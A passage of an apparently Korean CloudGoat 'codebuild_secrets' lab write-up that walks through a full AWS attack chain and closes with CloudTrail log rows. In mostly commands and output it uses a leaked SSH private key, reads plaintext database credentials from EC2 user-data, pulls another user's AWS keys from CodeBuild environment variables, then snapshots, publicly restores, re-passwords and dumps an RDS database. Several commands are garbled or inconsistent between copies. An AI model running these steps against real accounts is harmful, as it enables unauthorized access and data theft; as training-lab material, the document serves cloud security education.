bdYrmch+t7rihzuVv9ssi7MhirmgqyeDlw\niL/WX18HuLGRYlVrEM1V7TjskVXBq8zUzPgBzvRlmYt8oCFZ9qTyffgiF67Wpjxfj
Wf+Av\nKRBvn9AjCVzHVgqWSdYj2aq1gB27O1/Eesj0WOYN7Fux7K2/LR5M9XXNH2rUE6NSGpAYZ6\nmnd1hB3/Dyt4v7J4RTZ3Xw5
j5UPq09GxJy7Qwha5bf5jAEppkLzZC/MWEfbFC36KkGmGgbb\n/tbIje7Sm3QfWhCe+kGtHgEgEy5/6YhVLbi98hqV9GgKkjAZ1D7
fyGfIsmQ7fCWwTJjuL0\n2cA/msFKeAFexzgnAAABAQD3fdYUkKaHbqnz7iWDPgE8ndSDaU4TtlRdXyz+WqRJMe4rKu\nYtLa07cj
HsoQbcnIHCFNsNvA1gJKC17eElNAqAvudqOlNK2aZnAiK6WbsDxHgFXXe5soiK\nKlujvnBnNvtroJbB3yinlALJWyLgfKT/89AyZ
gYjSz+rlAZcRrK9EFLU62QfxW1LOpMGjs\nA0ovpfljPS2u6j9YmTtfIdY9DJ0w0iAD69WPI1WKVNSD3hBHRa9wLNpy67clq9UsGy
u3rA\nernNjNoSOvshs0k59qsaNeX8vlNgCN8ZVoaTqD/bHuBB9M7sa9fAdIYgVJ77bhDvIdUEWj\nCaQqa+AriuoZknAAABAQDnz
5vdIbSOXx9LT7m4+6Y+dLeLJes+YjEgz0kQwboUMwc7qMNe\nAFqOt+ZmzLaINGjnIrMQWR9wS9LHtPW3jWgJJjZZdv662Gpb6zJD
SiycC+ocWIRNMoypHb\no0pBW/Tzln/BDzcNklSXnHA1Vup72VcB2q43gVPkZH3RxdD7GG0AzX5/zjuSpnhIhrxI8w\nFtmas5u4n
vofUqUsutzp3hL/qijVlPasa1piBDnvVX9x3aqg3nhjSOOm/EfMtR95lovBdB\nUuemwFbFyTLJfZK//N5hOxfIPcgTL3LkxbFSLZ
iS566T8D02YnzdfJNFp2mSgbmgU8iv09\nnnxD6TBTsgkGZAAAAEXJvb3RANjc5YjQxZDJhMzMzAQ==\n-----END OPENSSH PRIV
ATE KEY-----\n",
        "Version": 1,
```


SSH 접속 전에 위 인스턴스의 Public IP를 확인한다.

```
ssh -i private_key ubuntu@<ec2 instance public ip>
```

```
root@679b41d2a333:~/cloudgoat/codebuild_secrets_cgidopfu3vemip# ssh -i private_key.txt ubuntu@54.162.
85.26
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-1032-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Aug 17 11:19:22 UTC 2024

  System load:  0.0               Processes:           83
  Usage of /:   17.7% of 7.69GB   Users logged in:     0
  Memory usage: 16%               IP address for eth0: 10.10.10.91
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

  Get cloud support with Ubuntu Advantage Cloud Guest:
    http://www.ubuntu.com/business/services/cloud

314 packages can be updated.
226 updates are security updates.
```

접속 성공

```
ubuntu@ip-10-10-10-91:/var/lib/cloud/instance$ history
    1  sudo apt update && sudo apt install awscli -y
    2  aws lambda list-functions --region us-east-1
    3  do cat /var/lib/cloud/instances/
    4  cd /var/lib/cloud/instance
    5  ls
    6  cat user-data.txt
    7  sudo cat user-data.txt
    8  history
ubuntu@ip-10-10-10-91:/var/lib/cloud/instance$
```

필요 패키지 다운로드

```
sudo cat user-data.txt
```

```
ubuntu@ip-10-10-10-91:/var/lib/cloud/instance$ sudo cat user-data.txt
#!/bin/bash
apt-get update
apt-get install -y postgresql-client
psql postgresql://cgadmin:wagrrrrrwwgahhhhhwwwrrggawwwwwwrr@cg-rds-instance-codebuild-secrets-cgidopfu3vemip.clcagcsgygnc.us-east-1.rds.amazonaws.com:5432/securedb \
-c "CREATE TABLE sensitive_information (name VARCHAR(100) NOT NULL, value VARCHAR(100) NOT NULL);"
psql postgresql://cgadmin:wagrrrrrwwgahhhhhwwwrrggawwwwwwrr@cg-rds-instance-codebuild-secrets-cgidopfu3vemip.clcagcsgygnc.us-east-1.rds.amazonaws.com:5432/securedb \
-c "INSERT INTO sensitive_information (name,value) VALUES ('Key1','V\!C70RY-PvyOSDptpOVNX2JDS9K9jVetC1xI4gMO4');"
psql postgresql://cgadmin:wagrrrrrwwgahhhhhwwwrrggawwwwwwrr@cg-rds-instance-codebuild-secrets-cgidopfu3vemip.clcagcsgygnc.us-east-1.rds.amazonaws.com:5432/securedb \
-c "INSERT INTO sensitive_information (name,value) VALUES ('Key2','V\!C70RY-JpZFReKtvUiWuhyPGF20m4SDYJt0Txws6');"
ubuntu@ip-10-10-10-91:/var/lib/cloud/instance$
```

```
#!/bin/bash
apt-get update
apt-get install -y postgresql-client
psql postgresql://cgadmin:wagrrrrrwwgahhhhhwwwrrggawwwwrrrr@cg-rds-instance-codebuild-secrets-cgidopgfu3vemip.clcagcsgync.us-east-1.rds.amazonaws.com:5432/securedb \
-c "CREATE TABLE sensitive_information (name VARCHAR(100) NOT NULL, value VARCHAR(100) NOT NULL);"
psql postgresql://cgadmin:wagrrrrrwwgahhhhhwwwrrggawwwwrrrr@cg-rds-instance-codebuild-secrets-cgidopgfu3vemip.clcagcsgync.us-east-1.rds.amazonaws.com:5432/securedb \
-c "INSERT INTO sensitive_information (name,value) VALUES ('Key1', 'V1C70RY-PyvODsDptoVNX2JDS9KgjVetCx1q4pM04');"
psql postgresql://cgadmin:wagrrrrrwwgahhhhhwwwrrggawwwwrrrr@cg-rds-instance-codebuild-secrets-cgidopgfu3vemip.clcagcsgync.us-east-1.rds.amazonaws.com:5432/securedb \
-c "INSERT INTO sensitive_information (name,value) VALUES ('Key2', 'V1C70RY-JpZFReKtVtUIWhyPGF2dm4SDYJ0tXws6');"
```

해당 사용자가 데이터베이스를 사용한 흔적이 출력된다.

Exploit Scenario - Calrissian

```
aws configure --profile Solo
```

```
root@679b41d2a333:~/cloudgoat/codebuild_secrets_cgidopfu3vemip# aws codebuild list-projects --profile Solo
{
    "projects": [
        "cg-codebuild-codebuild_secrets_cgidopfu3vemip"
    ]
}
```

```
aws codebuild list-projects --profile Solo
```


```
{
    "projects": [
        {
            "name": "cg-codebuild-codebuild_secrets_cgidopfu3vemip",
            "arn": "arn:aws:codebuild:us-east-1:308743480227:project/cg-codebuild-codebuild_secrets_cgidopfu3vemi
",
            "source": {
                "type": "NO_SOURCE",
                "gitCloneDepth": 0,
                "buildspec": "version: 0.2\n\nphases:\n  pre_build:\n    commands:\n      - echo \"This is Cloud
at's simpliest buildspec file ever (maybe)\"",
                "insecureSsl": false
            },
            "artifacts": {
                "type": "NO_ARTIFACTS",
                "overrideArtifactName": false
            },
            "cache": {
                "type": "NO_CACHE"
            },
            "environment": {
                "type": "LINUX_CONTAINER",
                "image": "aws/codebuild/standard:1.0",
                "computeType": "BUILD_GENERAL1_SMALL",
                "environmentVariables": [
                    {
                        "name": "calrissian-aws-access-key",
                        "value": "AKIAUPYULUORXSH5AG5P",
                        "type": "PLAINTEXT"
                    },
                    {
                        "name": "calrissian-aws-secret-key",
                        "value": "xXpAFgHahnWXBiGPp7S5izDT88ZOkCFK69jQj1lC",
                        "type": "PLAINTEXT"
                    }
                ],
                "privilegedMode": false,
                "imagePullCredentialsType": "CODEBUILD"
            },
            "serviceRole": "arn:aws:iam::308743480227:role/code-build-cg-codebuild_secrets_cgidopfu3vemip-service
role",
            "timeoutInMinutes": 20,
            "queuedTimeoutInMinutes": 480,
            "encryptionKey": "arn:aws:kms:us-east-1:308743480227:alias/aws/s3",
            "tags": [
                {
                    "key": "Name",
                    "value": "cg-codebuild-codebuild_secrets_cgidopfu3vemip"
:
```


```
aws codebuild batch-get-projects --names
cg-codebuild-codebuild_secrets_cgidopfu3vemip --profile Solo
```


```
                }
            ],
            "privilegedMode": false,
            "imagePullCredentialsType": "CODEBUILD"
        },
        "serviceRole": "arn:aws:iam::308743480227:role/code-build-cg-codebuild_secrets_cgidopfu3vemip-service
role",
        "timeoutInMinutes": 20,
        "queuedTimeoutInMinutes": 480,
        "encryptionKey": "arn:aws:kms:us-east-1:308743480227:alias/aws/s3",
        "tags": [
            {
                "key": "Name",
                "value": "cg-codebuild-codebuild_secrets_cgidopfu3vemip"
            },
            {
                "key": "Scenario",
                "value": "codebuild-secrets"
            },
            {
                "key": "Stack",
                "value": "CloudGoat"
            }
        ],
        "created": "2024-08-17T10:26:20.582000+00:00",
        "lastModified": "2024-08-17T10:26:20.582000+00:00",
        "badge": {
            "badgeEnabled": false
        },
        "logsConfig": {
            "cloudWatchLogs": {
                "status": "ENABLED"
            },
            "s3Logs": {
                "status": "DISABLED",
                "encryptionDisabled": false
            }
        },
        "projectVisibility": "PRIVATE"
    }
],
"projectsNotFound": []
```


```
"type": "LINUX_CONTAINER",
            "image": "aws/codebuild/standard:1.0",
            "computeType": "BUILD_GENERAL1_SMALL",
            "environmentVariables": [
                {
                    "name": "calrissian-aws-access-key",
                    "value": "AKIAUPYULUORXSH5AG5P",
                    "type": "PLAINTEXT"
                },
                {
                    "name": "calrissian-aws-secret-key",
                    "value": "xXpAFgHahnWXBiGPp7S5izDT88ZOkCFK69jQj1lC",
                    "type": "PLAINTEXT"
                }
            ],
            "privilegedMode": false,
            "imagePullCredentialsType": "CODEBUILD"
        },
```


‘calrission’이라는 다른 사용자의 access key와 secret key를 확인할 수 있다.

```
aws rds describe-db-instances --profile Calrissian
```




database instance에 대한 정보를 출력해서 정보 확인

```
aws rds create-db-snapshot --db-instance-identifier
cg-rds-instance-codebuild-secrets-cgidopfu3vemip
--db-snapshot-identifier cloudgoat --profile Calrissian
```




위에서 확인한 database instance를 복사해 저장한다.

```
aws ec2 describe-security-groups --profile Calrissian
```



> 5432번 포트를 통해 통신을 할 수 있다.

```
aws rds restore-db-instance-from-db-snapshot
--db-instance-identifier new-db --db-snapshot-identifier cloudgoat
--db-subnet-group-name
cg-rds-instance-codebuild-secrets-cgidopfu3vemip
cloud-goat-rds-testing-subnet-group-codebuild-secrets-cgidopfu3vem
ip  --vpc-security-group-ids sg-02a1a612b5a48cbcd
--publicly-accessible --region us-east-1 --profile Calrissian
```



```
aws rds modify-db-instance --db-instance-identifier new-db --master-user-password supersr new-db --master-user-password supersecurepw --profile Calrissian
```

```
root@679b41d2a333:~/cloudgoat/codebuild_secrets_cgidopfu3vemip# aws rds modify-db-instance --db-instance-identifie
r new-db --master-user-password supersecurepw --profile Calrissian
{
    "DBInstance": {
        "DBInstanceIdentifier": "new-db",
        "DBInstanceClass": "db.m5.large",
        "Engine": "postgres",
        "DBInstanceStatus": "available",
        "MasterUsername": "cgadmin",
        "DBName": "securedb",
        "Endpoint": {
            "Address": "new-db.c1cagcsgygnc.us-east-1.rds.amazonaws.com",
            "Port": 5432,
            "HostedZoneId": "Z2R2ITUGPM61AM"
        },
        "AllocatedStorage": 20,
        "InstanceCreateTime": "2024-08-17T11:49:32.364000+00:00",
        "PreferredBackupWindow": "06:46-07:16",
        "BackupRetentionPeriod": 0,
        "DBSecurityGroups": [],
        "VpcSecurityGroups": [
            {
                "VpcSecurityGroupId": "sg-05bf12ff0217f93d3",
                "Status": "active"
            }
        ],
        "DBParameterGroups": [
            {
                "DBParameterGroupName": "default.postgres16",
                "ParameterApplyStatus": "in-sync"
            }
        ],
        "AvailabilityZone": "us-east-1a",
        "DBSubnetGroup": {
            "DBSubnetGroupName": "cloud-goat-rds-testing-subnet-group-codebuild_secrets_cgidopfu3vemip",
            "DBSubnetGroupDescription": "CloudGoat codebuild_secrets_cgidopfu3vemip Subnet Group ONLY for Testing
with Public Subnets",
            "VpcId": "vpc-032913f448e273573",
            "SubnetGroupStatus": "Complete",
            "Subnets": [
                {
                    "SubnetIdentifier": "subnet-0d5a85fff0e6f7331",
                    "SubnetAvailabilityZone": {
                        "Name": "us-east-1a"
                    },
                    "SubnetOutpost": {},
```

```
psql postgresql://cgadmin@new-db.cgidopfu3vemip
.us-east-1.rds.amazonaws.com:5432/postgres
```

```
root@679b41d2a333:~/cloudgoat/codebuild_secrets_cgidopfu3vemip# psql postgresql://cgadmin@new-db.c1cagcsgygnc.us-e
ast-1.rds.amazonaws.com:5432/postgres

Password for user cgadmin:
psql (12.19 (Ubuntu 12.19-0ubuntu0.20.04.1), server 16.2)
WARNING: psql major version 12, server major version 16.
         Some psql features might not work.
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.

postgres=>
```

```
postgres=> \c securedb
psql (12.19 (Ubuntu 12.19-0ubuntu0.20.04.1), server 16.2)
WARNING: psql major version 12, server major version 16.
         Some psql features might not work.
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
You are now connected to database "securedb" as user "cgadmin".
securedb=> \dt
               List of relations
 Schema |         Name          | Type  |  Owner
--------+-----------------------+-------+---------
 public | sensitive_information | table | cgadmin
(1 row)
```

```
securedb=> select * from sensitive_information;
 name |                    value
------+-----------------------------------------
 Key1 | V\!C70RY-PvyOSDptpOVNX2JDS9K9jVetC1xI4gMO4
 Key2 | V\!C70RY-JpZFReKtvUiWuhyPGF20m4SDYJtOTxws6
(2 rows)
```

```
postgres=> \c securedb
psql (12.19 (Ubuntu 12.19-0ubuntu0.20.04.1), server 16.2)
WARNING: psql major version 12, server major version 16.
         Some psql features might not work.
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384,
bits: 256, compression: off)
You are now connected to database "securedb" as user "cgadmin".
securedb=> \dt
                List of relations
 Schema |         Name          | Type  |  Owner
--------+-----------------------+-------+---------
 public | sensitive_information | table | cgadmin
(1 row)

securedb=> select * from sensitive_information;
 name |                    value
------+-----------------------------------------
 Key1 | V\!C70RY-PvyOSDptpOVNX2JDS9K9jVetC1xI4gMO4
 Key2 | V\!C70RY-JpZFReKtvUiWuhyPGF20m4SDYJtOTxws6
(2 rows)
```

CloudTail Analyze

BoB13DFAdmin	AKIAUPYULUORYVD6FFDK	2024-08-17T10:26:12Z	iam.amazonaws.com	CreateRole	us-east-1	218.146.20.61	APN/1.0 HashiCorp/1.0 Terraform/1.9.4 (+https://www.terraform.io) terraform-provider-aws/5.63.0 (+https://registry
BoB13DFAdmin	AKIAUPYULUORYVD6FFDK	2024-08-17T10:26:12Z	iam.amazonaws.com	CreatePolicy	us-east-1	218.146.20.61	APN/1.0 HashiCorp/1.0 Terraform/1.9.4 (+https://www.terraform.io) terraform-provider-aws/5.63.0 (+https://registry
BoB13DFAdmin	AKIAUPYULUORYVD6FFDK	2024-08-17T10:26:12Z	iam.amazonaws.com	CreateRole	us-east-1	218.146.20.61	APN/1.0 HashiCorp/1.0 Terraform/1.9.4 (+https://www.terraform.io) terraform-provider-aws/5.63.0 (+https://registry
BoB13DFAdmin	AKIAUPYULUORYVD6FFDK	2024-08-17T10:26:12Z	ec2.amazonaws.com	CreateVpc	us-east-1	218.146.20.61	APN/1.0 HashiCorp/1.0 Terraform/1.9.4 (+https://www.terraform.io) terraform-provider-aws/5.63.0 (+https://registry
BoB13DFAdmin	AKIAUPYULUORYVD6FFDK	2024-08-17T10:26:12Z	iam.amazonaws.com	CreateRole	us-east-1	218.146.20.61	APN/1.0 HashiCorp/1.0 Terraform/1.9.4 (+https://www.terraform.io) terraform-provider-aws/5.63.0 (+https://registry
BoB13DFAdmin	AKIAUPYULUORYVD6FFDK	2024-08-17T10:26:12Z	iam.amazonaws.com	CreateUser	us-east-1	218.146.20.61	APN/1.0 HashiCorp/1.0 Terraform/1.9.4 (+https://www.terraform.io) terraform-provider-aws/5.63.0 (+https://registry
BoB13DFAdmin	AKIAUPYULUORYVD6FFDK	2024-08-17T10:26:13Z	iam.amazonaws.com	CreateInstanceProfile	us-east-1	218.146.20.61	APN/1.0 HashiCorp/1.0 Terraform/1.9.4 (+https://www.terraform.io) terraform-provider-aws/5.63.0 (+https://registry
BoB13DFAdmin	AKIAUPYULUORYVD6FFDK	2024-08-17T10:26:13Z	iam.amazonaws.com	CreatePolicy	us-east-1	218.146.20.61	APN/1.0 HashiCorp/1.0 Terraform/1.9.4 (+https://www.terraform.io) terraform-provider-aws/5.63.0 (+https://registry
BoB13DFAdmin	AKIAUPYULUORYVD6FFDK	2024-08-17T10:26:13Z	iam.amazonaws.com	PutRolePolicy	us-east-1	218.146.20.61	APN/1.0 HashiCorp/1.0 Terraform/1.9.4 (+https://www.terraform.io) terraform-provider-aws/5.63.0 (+https://registry
BoB13DFAdmin	AKIAUPYULUORYVD6FFDK	2024-08-17T10:26:13Z	iam.amazonaws.com	AttachRolePolicy	us-east-1	218.146.20.61	APN/1.0 HashiCorp/1.0 Terraform/1.9.4 (+https://www.terraform.io) terraform-provider-aws/5.63.0 (+https://registry
BoB13DFAdmin	AKIAUPYULUORYVD6FFDK	2024-08-17T10:26:13Z	iam.amazonaws.com	CreateAccessKey	us-east-1	218.146.20.61	APN/1.0 HashiCorp/1.0 Terraform/1.9.4 (+https://www.terraform.io) terraform-provider-aws/5.63.0 (+https://registry
BoB13DFAdmin	AKIAUPYULUORYVD6FFDK	2024-08-17T10:26:13Z	iam.amazonaws.com	CreatePolicy	us-east-1	218.146.20.61	APN/1.0 HashiCorp/1.0 Terraform/1.9.4 (+https://www.terraform.io) terraform-provider-aws/5.63.0 (+https://registry
BoB13DFAdmin	AKIAUPYULUORYVD6FFDK	2024-08-17T10:26:13Z	iam.amazonaws.com	CreateAccessKey	us-east-1	218.146.20.61	APN/1.0 HashiCorp/1.0 Terraform/1.9.4 (+https://www.terraform.io) terraform-provider-aws/5.63.0 (+https://registry
BoB13DFAdmin	AKIAUPYULUORYVD6FFDK	2024-08-17T10:26:13Z	ec2.amazonaws.com	ModifyVpcAttribute	us-east-1	218.146.20.61	APN/1.0 HashiCorp/1.0 Terraform/1.9.4 (+https://www.terraform.io) terraform-provider-aws/5.63.0 (+https://registry
BoB13DFAdmin	AKIAUPYULUORYVD6FFDK	2024-08-17T10:26:14Z	iam.amazonaws.com	AddRoleToInstanceProfile	us-east-1	218.146.20.61	APN/1.0 HashiCorp/1.0 Terraform/1.9.4 (+https://www.terraform.io) terraform-provider-aws/5.63.0 (+https://registry
BoB13DFAdmin	AKIAUPYULUORYVD6FFDK	2024-08-17T10:26:14Z	lambda.amazonaws.com	CreateFunction20150331	us-east-1	218.146.20.61	APN/1.0 HashiCorp/1.0 Terraform/1.9.4 (+https://www.terraform.io) terraform-provider-aws/5.63.0 (+https://registry
BoB13DFAdmin	AKIAUPYULUORYVD6FFDK	2024-08-17T10:26:14Z	codebuild.amazonaws.com	CreateProject	us-east-1	218.146.20.61	APN/1.0 HashiCorp/1.0 Terraform/1.9.4 (+https://www.terraform.io) terraform-provider-aws/5.63.0 (+https://registry
BoB13DFAdmin	AKIAUPYULUORYVD6FFDK	2024-08-17T10:26:14Z	iam.amazonaws.com	AttachUserPolicy	us-east-1	218.146.20.61	APN/1.0 HashiCorp/1.0 Terraform/1.9.4 (+https://www.terraform.io) terraform-provider-aws/5.63.0 (+https://registry
BoB13DFAdmin	AKIAUPYULUORYVD6FFDK	2024-08-17T10:26:14Z	iam.amazonaws.com	AttachUserPolicy	us-east-1	218.146.20.61	APN/1.0 HashiCorp/1.0 Terraform/1.9.4 (+https://www.terraform.io) terraform-provider-aws/5.63.0 (+https://registry
BoB13DFAdmin	AKIAUPYULUORYVD6FFDK	2024-08-17T10:26:15Z	lambda.amazonaws.com	CreateFunction20150331	us-east-1	218.146.20.61	APN/1.0 HashiCorp/1.0 Terraform/1.9.4 (+https://www.terraform.io) terraform-provider-aws/5.63.0 (+https://registry
BoB13DFAdmin	AKIAUPYULUORYVD6FFDK	2024-08-17T10:26:15Z	codebuild.amazonaws.com	CreateProject	us-east-1	218.146.20.61	APN/1.0 HashiCorp/1.0 Terraform/1.9.4 (+https://www.terraform.io) terraform-provider-aws/5.63.0 (+https://registry
BoB13DFAdmin	AKIAUPYULUORYVD6FFDK	2024-08-17T10:26:17Z	codebuild.amazonaws.com	CreateProject	us-east-1	218.146.20.61	APN/1.0 HashiCorp/1.0 Terraform/1.9.4 (+https://www.terraform.io) terraform-provider-aws/5.63.0 (+https://registry
